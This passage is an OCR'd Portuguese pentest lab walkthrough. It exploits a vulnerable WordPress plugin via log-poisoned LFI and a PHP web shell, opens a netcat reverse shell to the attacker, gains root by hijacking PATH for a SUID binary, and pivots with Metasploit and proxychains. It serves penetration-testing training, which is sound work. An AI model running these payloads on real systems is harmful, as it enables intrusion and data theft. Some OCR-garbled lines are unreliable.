Payload PHP para web shell utilizado:

<?php system($_POST['cmd']);?:>

Webshell


~$ curl -X POST "http://192.168.1.107/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/var/mail/helios" --data "cmd=ls"

```
kali@kali:~/Documents/workshop/dmz$ curl -X POST   "http://192.168.1.107/h3l105//wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/var/mail/helios" --data "cmd=ls" | tail -n
 15
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  6040  100  6034  100     6  1473k    1500 --:--:-- --:--:-- --:--:-- 1474k
        for <helios>; Tue, 25 Aug 2020 23:20:24 -0500 (CDT)

ajax_camp_send.php
ajaxreport.php
campaign-delete.php
count_of_send.php
create-campaign.php
demo-view-campaign.php
immediate_campaign.php
post_campaign_send.php
test_mail.php
view-campaign-list.php
view-campaign.php
```

~$ curl -X POST "http://192.168.1.107/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/var/mail/helios" --data "cmd=whereis nc"

```
kali@kali:~/Documents/workshop/dmz$ curl -X POST   "http://192.168.1.107/h3l105//wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/var/mail/helios" --data "cmd=whereis nc" |
 tail -n 10
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  5892  100  5878  100    14   956k   2333 --:--:-- --:--:-- --:--:--  958k
Return-Path: <root@symfonos.localdomain>
X-Original-To: helios
Delivered-To: helios@symfonos.localdomain
Received: from symfonos.local (unknown [192.168.1.146])
        by symfonos.localdomain (Postfix) with ESMTP id 816F440698
        for <helios>; Tue, 25 Aug 2020 23:20:24 -0500 (CDT)

nc: /bin/nc /bin/nc.traditional /usr/share/man/man1/nc.1.gz
```


~$ whatis reverse_shell



https://cysecguide.blogspot.com/2018/05/difference-between-bind-shell-and.html

~$ whatis reverse_shell

Um exemplo do emprego da técnica de shell reversa para realizar o contorno (ou by-pass) de um firewall que restringe conexões de entrada, porém, conexões saindo da rede interna são permitidas, nesse cenário, um atacante pode adotar a shell reversa forçando o alvo se conectar na máquina do atacante.



https://www.fireeye.fr/blog/threat-research/2019/01/bypassing-network-restrictions-through-rdp-tunneling.html

Starting Handler

~$ sudo msfconsole

1

```
li@kali:~/Documents/workshop/dmz$ sudo msfconsole
[*] Starting the MetaspLoit Framework console...\
```

2

use exploit/multi/handler
set LPORT 443
set LHOST <ATTACKER_IFACE>

```
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf5 exploit(multi/handler) > set LHOST 192.168.1.146
LHOST => 192.168.1.146
```

Configuração de handler para receber conexão reversa

Pwned helios

Starte o handler com o commando ***run***

1

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.146:443
```

~$ curl -X POST "http://192.168.1.107/h3l105//wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/var/mail/helios" --data "cmd=nc -e /bin/sh 192.168.1.146 443"

2

```
li@kali:~/Documents/workshop/dmz$ curl -X POST "http://192.168.1.107/h3l105//wp-content/p
ins/mail-masta/inc/campaign/count_of_send.php?pl=/var/mail/helios" --data "cmd=nc -e /bi
/sh 192.168.1.146 443"
```

3

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.146:443
[*] Command shell session 1 opened (192.168.1.146:443 -> 192.168.1.107:57400) at 2020-08-26 00:31:55
-0400

id
uid=1000(helios) gid=1000(helios) groups=1000(helios),24(cdrom),25(floppy),29(audio),30(dip),44(video
),46(plugdev),108(netdev)
```

Shell reversa recebida no handler com usuário uid=1000 (helios)

Pós exploração/PrivEsc

- A pós exploração consiste em criar persistência, descobrir o proposito do sistema, identificar arquivos sensíveis, acessos, informações que vão materializar risco ou permitir que o atacante continue comprometendo as camadas de segurança da rede alvo.
- Na PrivEsc ou Privilege Escalation ou Escalação de privilégios, o atacante tenta obter privilégios no sistema, em muitos casos obter acesso como administrador ou algum super usuário.

PrivEsc

Abrindo uma shell TTY(interativa)

1

```
hell
[*] Trying to find binary(python) on target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
pwd
pwd
/var/www/html/h3l105/wp-content/plugins/mail-masta/inc/campaign
```

2

$ find / -type f -perm -4000 -exec ls -l {} + 2>/dev/null

```
$ find / -type f -perm -4000 -exec ls -l {} + 2>/dev/null
find / -type f -perm -4000 -exec ls -l {} + 2>/dev/null
-rwsr-xr-x 1 root root        44304 Mar  7  2018 /bin/mount
-rwsr-xr-x 1 root root        61240 Nov 10  2016 /bin/ping
-rwsr-xr-x 1 root root        40536 May 17  2017 /bin/su
-rwsr-xr-x 1 root root        31720 Mar  7  2018 /bin/umount
-rwsr-xr-x 1 root root         8640 Jun 28  2019 /opt/statuscheck
-rwsr-xr-x 1 root root        50040 May 17  2017 /usr/bin/chfn
-rwsr-xr-x 1 root root        40504 May 17  2017 /usr/bin/chsh
-rwsr-xr-x 1 root root        75792 May 17  2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root root        40312 May 17  2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root        59680 May 17  2017 /usr/bin/passwd
-rwsr-xr-- 1 root messagebus  42992 Jun  9  2019 /usr/lib/dbus-1.0/dbu
-rwsr-xr-x 1 root root        10232 Mar 27  2017 /usr/lib/eject/dmcryp
-rwsr-xr-x 1 root root       440728 Mar  1  2019 /usr/lib/openssh/ssh-
$
```

O programa ***/opt/statuscheck*** possui o ***SUID*** ativado, ou seja, ele executa com os privilégios do usuário owner (root), não com os privilégios do usuário qual executa.

PrivEsc

1

```
le /opt/statuscheck
 /opt/statuscheck
/opt/statuscheck: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=4dc315d863d033acbe07b2bf
c6b5b2e72406bea4, not stripped
```

2

```
$ strings /opt/statuscheck
strings /opt/statuscheck
/lib64/ld-linux-x86-64.so.2
libc.so.6
system
__cxa_finalize
__libc_start_main
_ITM_deregisterTMCloneTable
__gmon_start__
_Jv_RegisterClasses
_ITM_registerTMCloneTable
GLIBC_2.2.5
curl -I H
http://lH
ocalhostH
AWAVA
AUATL
[]A\A]A^A_
;*3$"
GCC: (Debian 6.3.0-18+deb9u1) 6.3.0 20170516
crtstuff.c
__JCR_LIST__
deregister_tm_clones
```

O comando ***strings*** relevou que o programa ***/opt/statuscheck*** realiza a execução do programa curl da seguinte forma: **curl –I http://localhost????**

A falha de segurança está na utilização de PATHS Relativo, ou seja, um atacante pode forçar o programa ***statuscheck*** a executar programas maliciosos abusando da variável PATH do Linux;

https://www.hackingarticles.in/linux-privilege-escalation-using-path-variable/

PrivEsc

Para realizar a exploração, é necessário criar um arquivo com o mesmo nome referenciado pelo binário vulnerável, no caso, **curl.**
O conteúdo do novo arquivo curl no diretório **/tmp** é o mesmo payload utilizado para obter a reverse shell na primeira exploração do alvo.

~$ cd /tmp/
~$ echo "nc -e /bin/sh 192.168.1.146 443 &>/dev/null &" > curl

```
cd /tmp
$ ls -la
ls -la
total 8
drwxrwxrwt  2 root root 4096 Aug 25 19:09 .
drwxr-xr-x 22 root root 4096 Jun 28  2019 ..
$ echo 'nc -e /bin/sh 192.168.1.146 443 &>/dev/null &' > curl
echo 'nc -e /bin/sh 192.168.1.146 443 &>/dev/null &' > curl
$ ls
ls
curl
```

PrivEsc

Posteriormente a criação do arquivo malicioso, é necessário reconfigurar a variável de ambiente $PATH para que o primeiro diretório de busca quando o binário vulnerável executar seja o diretório /tmp, onde nosso arquivo malicioso está localizado, uma vez executado, o payload será executado como root e a shell reversa estará no contexto do usuário administrativo do sistema alvo.

~$ echo $PATH
~$ export PATH=/tmp:$PATH

1

```
$ echo $PATH
echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
$ echo $PATH
echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
$
```

Coloque a sessão do Metasploit em background com o commando ***background***

2

```
$ background

Background session 1? [y/N]  y
msf5 exploit(multi/handler) >
```

PrivEsc

Inicie um novo handler para receber a sessão com usuário administrative.

> use multi/handler

> run -jz

```
msf5 exploit(multi/handler) > run -jz
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.146:443
msf5 exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type             Information  Connection
  --  ----  ----             -----------  ----------
  1         shell sparc/bsd               192.168.1.146:443 -> 192.168.1.107:57400 (192.168.1.107)

msf5 exploit(multi/handler) > sessions  -i 1
[*] Starting interaction with 1...
```

PrivEsc

Retorne para a sessão aberta com o alvo para realizar a escalação de privilégios abusando da fragilidade de segurança de PATH Relativo do programa /opt/statuscheck

```
msf5 exploit(multi/handler) > sessions  -i 1
[*] Starting interaction with 1...

shell

[*] Trying to find binary(python) on target machine
[*] Found python at which python;echo
[*] Using `python` to pop up an interactive shell


$ echo $PATH
echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
$ cd /tmp
cd /tmp
$ ls -la
ls -la
total 12
drwxrwxrwt  2 root   root   4096 Aug 25 23:36 .
drwxr-xr-x 22 root   root   4096 Jun 28  2019 ..
-rw-r--r--  1 helios helios   46 Aug 25 23:36 curl
$ chmod +x curl
chmod +x curl
$ ls -l
ls -l
total 4
-rwxr-xr-x 1 helios helios 46 Aug 25 23:36 curl
```

sessions –i 1
cd /tmp
chmod +x curl

PrivEsc

Realize a execução do binário vulneravel.

~$ /opt/statuscheck

```
$ /opt/statuscheck
/opt/statuscheck
$ [*] Command shell session 2 opened (192.168.1.146:443 -> 192.168.1.107:57410) at 2020-08-26 00:41:4
5 -0400


$
```

Coloque a sessão 1 em background e então inicie a interação com a nova sessão 2

```
$ background

Background session 1? [y/N]  y
msf5 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

id
uid=1000(helios) gid=1000(helios) euid=0(root) groups=1000(helios),24(cdrom),
dip),44(video),46(plugdev),108(netdev)
whoami
root
```

~$ background
~$ sessions –i 2
id
whoami

PrivEsc


Nossa shell no Sistema alvo não é uma shell meterpreter, a necessidade de uma shell meterpreter é a abstração que ela dá para procedimentos como realizar pivoting.
Para realizar o upgrade para uma shell meterpreter, saia da sessão e use o modulo **post/multi/manage/shell_to_meterpreter**

```
msf5 exploit(multi/handler) > use post/multi/manage/shell_to_meterpreter
msf5 post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST                     no        IP of host that will receive the connection from the payload (Will try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION                   yes       The session to run this module on.

msf5 post(multi/manage/shell_to_meterpreter) > set LHOST 192.168.1.146
LHOST => 192.168.1.146
msf5 post(multi/manage/shell_to_meterpreter) > set SESSION 2
SESSION => 2
msf5 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.146:4433
[*] Sending stage (980808 bytes) to 192.168.1.107
[*] Meterpreter session 3 opened (192.168.1.146:4433 -> 192.168.1.107:60366) at 2020-08-26 00:43:24 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
```

Pivoting

- Para realização do pivoting, é necessário adicionar uma nova rota no metasploit para a sessão qual está dentro do ambiente da rede interna;
- Posteriormente é necessário configurar um proxy no próprio metasploit que irá encaminhar nossos pacotes de rede para dentro da rede do alvo, permitindo então, que o atacante continue com seu objetivo.

Last Target


Pentest101 - Lab
Ambiente Virtualizado
Pentester Network
DMZ
Rede Interna
Pentester
BoxDMZ
BoxInternal

PrivEsc

Posteriormente identificar o endereço da rede interna na máquina comprometida, no procedimento 1, é necessário realizar a configuração da nova rota dentro do Metasploit no procedimento 2 e então, configurar o proxy do Metasploit no procedimento 3

1

```
msf5 post(multi/manage/shell_to_meterpreter) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 65536
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


Interface  2
============
Name         : enp0s8
Hardware MAC : 08:00:27:a7:34:28
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 10.0.2.8
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fea7:3428
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

2

```
msf5 post(multi/manage/shell_to_meterpreter) > route add 10.0.2.0/24 3
[*] Route added
```

3

```
msf5 post(multi/manage/shell_to_meterpreter) > use auxiliary/server/socks4a
msf5 auxiliary(server/socks4a) > show options

Module options (auxiliary/server/socks4a):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The address to listen on
   SRVPORT  1080             yes       The port to listen on.


Auxiliary action:

   Name   Description
   ----   -----------
   Proxy  Run SOCKS4a proxy


msf5 auxiliary(server/socks4a) > set SRVHOST 127.0.0.1
SRVHOST => 127.0.0.1
msf5 auxiliary(server/socks4a) > run -jz
[*] Auxiliary module running as background job 3.

[*] Starting the socks4a proxy server
```

proxychains

Para poder utilizar o proxy criado pelo metasploit, o programa conhecido como proxychains pode ser configurado para utilizar o proxy do metasploit.

Com um editor, abra o arquivo de configuração do proxychains na sua máquina:
sudo vim /etc/proxychains.conf

E então, nas linhas de proxy, altere para o seguinte conteúdo (Caso você tenha configurado o proxy em outra porta, é necessário utilizar a porta correta):

socks4 127.0.0.1 1080

Links relacionados:
https://nullsweep.com/pivot-cheatsheet-for-pentesters/
https://blog.pentesteracademy.com/socks4-proxy-pivoting-by-metasploit-74436b45392a

Pivoting

Para encaminhar os pacotes de um programa para o proxy configurado no proxychains, execute da seguinte forma:
~$ proxychains nmap –sn 10.0.2.0/4

```
kali@kali:~/Documents/workshop/dmz$ proxychains nmap -sn 10.0.2.0/24
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-26 00:47 EDT
|S-chain|-<>-127.0.0.1:1080-<><>-10.0.2.1:80-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-10.0.2.2:80-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-10.0.2.5:80-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-10.0.2.8:80-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-10.0.2.9:80-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-10.0.2.10:80-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-10.0.2.13:80-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-10.0.2.16:80-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-10.0.2.19:80-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-10.0.2.22:80-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-10.0.2.25:80-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-10.0.2.28:80-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-10.0.2.31:80-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-10.0.2.34:80-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-10.0.2.37:80-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-10.0.2.40:80-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-10.0.2.43:80-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-10.0.2.46:80-
```

É possível identificar que dois endereços IPv4 locais responderam a um pacote na porta 80/TCP, no caso um deles é a interface da máquina que nós já comprometemos, o segundo é o endereço do IPv4 do nosso alvo secundário na rede interna.


Pivoting

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.5b
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
80/tcp open  http    Apache/2.4.25 (Debian)
1 service unrecognized despite returning data. If you know the service/version, please subm
it the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port80-TCP:V=7.80%I=7%D=8/26%Time=5F45E9FD%P=x86_64-pc-linux-gnu%r(Help
SF:,1E3,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nDate:\x20Wed,\x2026\x20Aug\
SF:x202020\x2004:50:04\x20GMT\r\nServer:\x20Apache/2\.4\.25\x20\(Debian\)\
SF:r\nContent-Length:\x20301\r\nConnection:\x20close\r\nContent-Type:\x20t
SF:ext/html;\x20charset=iso-8859-1\r\n\r\n<!DOCTYPE\x20HTML\x20PUBLIC\x20\
SF:"-//IETF//DTD\x20HTML\x202\.0//EN\">\n<html><head>\n<title>400\x20Bad\x
SF:20Request</title>\n</head><body>\n<h1>Bad\x20Request</h1>\n<p>Your\x20b
SF:rowser\x20sent\x20a\x20request\x20that\x20this\x20server\x20could\x20no
SF:t\x20understand\.<br\x20/>\n</p>\n<hr>\n<address>Apache/2\.4\.25\x20\(D
SF:ebian\)\x20Server\x20at\x20127\.0\.1\.1\x20Port\x2080</address>\n</body
SF:></html>\n")%r(LPDString,1E3,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nDat
SF:e:\x20Wed,\x2026\x20Aug\x202020\x2004:50:10\x20GMT\r\nServer:\x20Apache
SF:/2\.4\.25\x20\(Debian\)\r\nContent-Length:\x20301\r\nConnection:\x20clo
SF:se\r\nContent-Type:\x20text/html;\x20charset=iso-8859-1\r\n\r\n<!DOCTYP
SF:E\x20HTML\x20PUBLIC\x20\"-//IETF//DTD\x20HTML\x202\.0//EN\">\n<html><he
SF:ad>\n<title>400\x20Bad\x20Request</title>\n</head><body>\n<h1>Bad\x20Re
SF:quest</h1>\n<p>Your\x20browser\x20sent\x20a\x20request\x20that\x20this\
SF:x20server\x20could\x20not\x20understand\.<br\x20/>\n</p>\n<hr>\n<addres
SF:s>Apache/2\.4\.25\x20\(Debian\)\x20Server\x20at\x20127\.0\.1\.1\x20Port
SF:\x2080</address>\n</body></html>\n")%r(LDAPSearchReq,1E3,"HTTP/1\.1\x20
SF:400\x20Bad\x20Request\r\nDate:\x20Wed,\x2026\x20Aug\x202020\x2004:50:10
SF:\x20GMT\r\nServer:\x20Apache/2\.4\.25\x20\(Debian\)\r\nContent-Length:\
SF:x20301\r\nConnection:\x20close\r\nContent-Type:\x20text/html;\x20charse
SF:t=iso-8859-1\r\n\r\n<!DOCTYPE\x20HTML\x20PUBLIC\x20\"-//IETF//DTD\x20HT
SF:ML\x202\.0//EN\">\n<html><head>\n<title>400\x20Bad\x20Request</title>\n
SF:</head><body>\n<h1>Bad\x20Request</h1>\n<p>Your\x20browser\x20sent\x20a
